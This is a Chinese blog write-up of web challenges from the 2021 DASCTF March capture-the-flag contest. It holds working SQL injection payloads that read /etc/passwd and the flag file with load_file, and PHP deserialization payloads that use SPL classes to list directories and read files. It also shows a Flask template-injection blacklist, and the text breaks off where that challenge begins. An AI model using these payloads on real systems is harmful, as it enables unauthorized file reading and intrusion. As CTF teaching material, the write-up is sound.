2021-DASCTF-三月赛-Writeup

原创

末 初 于 2021-03-29 11:53:30 发布 6578 收藏 16

分类专栏： CTF_WEB_Writeup 文章标签： 2021-MAR-DASCTF Writeup


CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

> 和团队的师傅们组队拿了个第十，师傅们带飞，我就是团队的MVP(Most Vegetable People)



MAR DASCTF明御攻防赛


[redacted]

正常

竞赛已结束

本场竞赛: 分值：1350 排名：10

https://blog.csdn.net/mochu7777777




搜索团队名称

序号	团队头像	团队名称	团队总积分	得分(MAR DASCTF明御...
1		天璇Merak	2750	2750
2		打CTF不靠实力靠运气	2050	2050
3		7	1950	1950
4		做不出题组不起队	1850	1850
5		我们还是做朋友吧	1450	1450
6		WePn	1450	1450
7		Anemone	1450	1450
8		T3ns0r	1450	1450
9		S1gMα	1350	1350
10		红色代码	1350	1350

https://blog.csdn.net/mochu7777777

WEB

BestDB



User Information Query
id/username
Query
控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor
ding SQL XSS Other
Post data Referer User Agent Cookies Clear All
https://blog.csdn.net/mochu7777777

ID	UserName
1	zhangsan

http://183.129.189.60:10005/?query=1

简单的SQL注入

```
/?query=mochu"or/**/1=1%23
/?query=mochu"order/**/by/**/3%23
/?query=mochu"union/**/select/**/1,2,3%23
/?query=mochu"union/**/select/**/load_file(0x2f6574632f706173737764),2,3%23
/?query=mochu"union/**/select/**/load_file(0x2f666c61672e747874),2,3%23
```



```
GET
/?query=mochu"union/**/select/**/load_file(0x2f666c61672e747874),2,3%
23 HTTP/1.1
Host: 183.129.189.60:10005
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)
Gecko/20100101 Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://183.129.189.60:10005/?query=2
Upgrade-Insecure-Requests: 1
```

```
    h2 {
      margin-top: 28%;
      color: #fff;
      text-shadow: 0 0 10px;
      letter-spacing: 1px;
      text-align: center;
    }
  </style>
</head>
<body>
<form action="" method="get">
  <div class="from">
    <div class="submit">
      <span class="form_title">User Information Query</span>
      <div class="form_input">
<!--          $sql = "SELECT * FROM users WHERE id = '$query' OR username = \"$query\"";-->
        <input class="inputs" type="text" name="query" required placeholder="id/username">
      </div>
      <div class="btn_submit">
        <input type="submit" class="btn" value="Query">
      </div>
    </div>
  </div>
</form>
</body>
</html>
<h2>
  <table border='1' width='600px' cellpadding='0' cellspacing='0'  align='center' style='margin-top:
20px; margin-left:
33%'><tr><th>ID</th><th>UserName</th></tr><tr><td>DASCTF{352f1504696639a0d71c2d3659
1d505b}</td><td>2</td></tr></table></h2>
```

ez_serialize

`index.php`

```php
 <?php
error_reporting(0);
highlight_file(__FILE__);

class A{
    public $class;
    public $para;
    public $check;
    public function __construct()
    {
        $this->class = "B";
        $this->para = "ctfer";
        echo new  $this->class ($this->para);
    }
    public function __wakeup()
    {
        $this->check = new C;
        if($this->check->vaild($this->para) && $this->check->vaild($this->class)) {
            echo new  $this->class ($this->para);
        }
        else
            die('bad hacker~');
    }

}
class B{
    var $a;
    public function __construct($a)
    {
        $this->a = $a;
        echo ("hello ".$this->a);
    }
}
class C{

    function vaild($code){
        $pattern = '/[!|@|#|$|%|^|&|*|=|\'|"|:|;|?]/i';
        if (preg_match($pattern, $code)){
            return false;
        }
        else
            return true;
    }
}


if(isset($_GET['pop'])){
    unserialize($_GET['pop']);
}
else{
    $a=new A;

}
```

先简单分析下每个类的功能吧， `class A` 中 `__construct()` 方法给变量设置了初始值，然后拼接了动态类（类名和参数都可控）并且实例化后输出结果。 `__wakeup()` 方法实例化了 `class C`，然后验证了 `$this->para` 和 `$this->class` 之后进行了拼接动态类、实例化、并且输出。 `class B` 没啥用处， `__construct()` 会输出 `$this->a` 。 `class C` 类用于过滤一些指定字符，不过这里过滤没啥用。


利用`PHP标准库 (SPL)`: https://www.php.net/manual/zh/book.spl.php

PHP标准库中有能够进行文件处理和目录迭代的类

Class	Introduction
`DirectoryIterator`	The DirectoryIterator class provides a simple interface for viewing the contents of filesystem directories.
`FilesystemIterator`	The Filesystem iterator
`GlobIterator`	Iterates through a file system in a similar fashion to glob().
`SplFileObject`	The SplFileObject class offers an object oriented interface for a file.

```php
<?php
class A{
    public $class;
    public $para;
    public function __construct(){
        $this->class = "FilesystemIterator";
        $this->para = "/var/www/html";
  }
 }
$poc = new A();
echo serialize($poc);
?>
```

```
O:1:"A":2:{s:5:"class";s:18:"FilesystemIterator";s:4:"para";s:13:"/var/www/html";}
```




```
                if($this->check->vaild($this->para)  &&  $this->check->vaild($this->class))  {
                        echo  new   $this->class  ($this->para);
                }
                else
                        die('bad  hacker~');
        }

}
class  B{
        var  $a;
        public  function  __construct($a)
        {
                $this->a  =  $a;
                echo  ("hello  ".$this->a);
        }
}
class  C{

        function  vaild($code){
                $pattern  =  '/[!|@|#|$|%|^|&|*|=|\'|"|:|;|?]/i';
                if  (preg_match($pattern,  $code)){
                        return  false;
                }
                else
                        return  true;
        }
}


if(isset($_GET['pop'])){
        unserialize($_GET['pop']);
}
else{
        $a=new  A;

} 1aMaz1ng_y0u_c0Uld_f1nd_F1Ag_hErE
```

```
http://183.129.189.60:10016/?pop=O:1:"A":2:{s:5:"class";s:18:"FilesystemIterator";s:4:"para";s:13:"/var/www/html";}
```


`1aMaz1ng_y0u_c0Uld_f1nd_F1Ag_hErE` 是个目录，继续浏览这个目录下有啥

```
O:1:"A":2:{s:5:"class";s:18:"FilesystemIterator";s:4:"para";s:47:"/var/www/html/1aMaz1ng_y0u_c0Uld_f1nd_F1Ag_hErE";}
```



```
                if($this->check->vaild($this->para)  &&  $this->check->vaild($this->class))  {
                        echo  new    $this->class  ($this->para);
                }
                else
                        die('bad  hacker~');
        }

}
class  B{
        var  $a;
        public  function  __construct($a)
        {
                $this->a  =  $a;
                echo  ("hello  ".$this->a);
        }
}
class  C{

        function  vaild($code){
                $pattern  =  '/[!|@|#|$|%|^|&|*|=|\'|"|:|;|?]/i';
                if  (preg_match($pattern,  $code)){
                        return  false;
                }
                else
                        return  true;
        }
}


if(isset($_GET['pop'])){
        unserialize($_GET['pop']);
}
else{
        $a=new  A;
}
```


flag.php



```
http://183.129.189.60:10016/?pop=O:1:"A":2:{s:5:"class";s:18:"FilesystemIterator";s:4:"para";s:47:"/var/www/html/1aMaz1ng_y0u_c0Uld_f1nd_F1Ag_hErE";}
```

```php
<?php
class A{
    public $class;
    public $para;
    public function __construct(){
        $this->class = "SplFileObject";
        $this->para = "/var/www/html/1aMaz1ng_y0u_c0Uld_f1nd_F1Ag_hErE/flag.php";
  }
 }
$poc = new A();
echo serialize($poc);
?>
```

```
O:1:"A":2:{s:5:"class";s:13:"SplFileObject";s:4:"para";s:56:"/var/www/html/1aMaz1ng_y0u_c0Uld_f1nd_F1Ag_hErE/flag.php";}
```



```
<br />else{
<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$a</span><span style="color: #007700">=new&nbsp;</span><span style="color: #0000BB">A</span><span style="color: #007700">;
<br />
<br />}</span>
</span>
</code><?php $flag="aced3598a34a561715dacfe32a328c1c";
```

```
view-source:http://183.129.189.60:10016/?pop=O:1:%22A%22:2:{s:5:%22class%22;s:13:%22SplFileObject%22;s:4:%22para%22;s:56:%22/var/www/html/1aMaz1ng_y0u_c0Uld_f1nd_F1Ag_hErE/flag.php%22;}
```

baby_flask

> Refer: https://blog.csdn.net/rfrder/article/details/115272645

`F12`查看源码发现黑名单


```
Hi young boy!
Do you like ssti?

blacklist

'.','[','\'','"',''\\','+',':','_',
'chr','pop','class','base','mro','init','globals','get',
'eval','exec','os','popen','open','read',
'select','url_for','get_flashed_messages','config','request',
'count','length','０','１','２','３','４','５','６','７','８','９','0','1','2','3','4','5','6','7','8','9'
```

过滤了很多特殊符号和关键字以及数字，包括全角半角数字。一步步来，先本地起一个Flask的SSTI环境来进行测试

```python
